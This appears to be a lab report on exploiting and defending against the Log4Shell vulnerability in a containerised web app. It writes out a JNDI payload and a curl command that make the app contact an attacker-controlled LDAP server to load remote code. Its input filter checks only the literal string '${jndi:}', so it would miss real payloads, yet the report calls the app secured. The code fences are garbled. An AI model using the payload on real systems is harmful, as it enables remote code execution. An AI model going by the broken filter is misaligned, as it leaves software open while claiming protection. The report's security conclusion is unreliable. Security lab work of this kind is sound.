


Log4Shell Vulnerability Exploitation and Defense Report

1. Architecture Diagram

Below is the architecture for the vulnerable environment and the attacker setup:



- The **web app** is containerized using Docker and exposed on port `8080`.
- The **attacker's LDAP server** listens on port `389` for incoming connections.

When the web app logs malicious input containing `\${jndi:ldap://...}`, it reaches out to the LDAP server controlled by the attacker.

2. Exploit Explanation

The Log4Shell vulnerability (CVE-2021-44228) exploits the JNDI lookup feature in vulnerable versions of Log4j (2.14.1 and earlier).

Attack Process:

1. The attacker crafts a malicious payload:

```

```
${jndi:ldap://attacker-server/a}
```

```

2. The payload is sent via an HTTP POST request to the vulnerable web application's logging endpoint:

```
```bash
```

```
curl -X POST http://localhost:8080/log -d '${jndi:ldap://host.docker.internal:389/a}'
```

```
```
```

3. Log4j interprets the `\${jndi:ldap://...}` string and makes a request to the attacker's LDAP server.

4. The attacker's server can potentially deliver a malicious Java class, leading to **Remote Code Execution (RCE)**.

MITRE ATT&CK Mapping:

- **Tactic:** Initial Access (TA0001)

- **Technique:** Exploit Public-Facing Application (T1190)

This vulnerability allows attackers to gain unauthorized access and potentially execute arbitrary code on the vulnerable system.

3. Mitigation and Response Summary

3.1 Mitigation Steps

To defend against the Log4Shell vulnerability, two main actions were taken:

1. **Patch Management:**

- Updated Log4j version from **2.14.1** to **2.17.0**, which disables JNDI lookups by default and patches the vulnerability.

2. **Input Validation:**

- Implemented simple pattern matching to detect and block any user input containing suspicious strings like ``${jndi:}`` before logging:

```
` ` ` java
if (input.contains("${jndi:}")) {
    return "Invalid input detected";
}
` ` `
```

3.2 Response Actions (MITRE REACT Framework)

The response to the attack was structured according to MITRE's REACT Framework:

| Step | Action |
|-----------|--|
| Detect | Inspected Docker logs for suspicious payloads containing <code>`\${jndi:}`</code> . |
| Contain | Stopped the vulnerable container immediately (<code>`docker-compose down`</code>). |
| Eradicate | Verified no malicious processes were running. |
| Recover | Deployed the patched and secured version of the application. |

4. Conclusion

The Log4Shell vulnerability exemplifies how insecure configurations and outdated libraries can lead to severe security breaches. Through prompt patching and input validation, the application was secured against exploitation. Following a structured incident response framework ensures a thorough and effective recovery from such attacks.
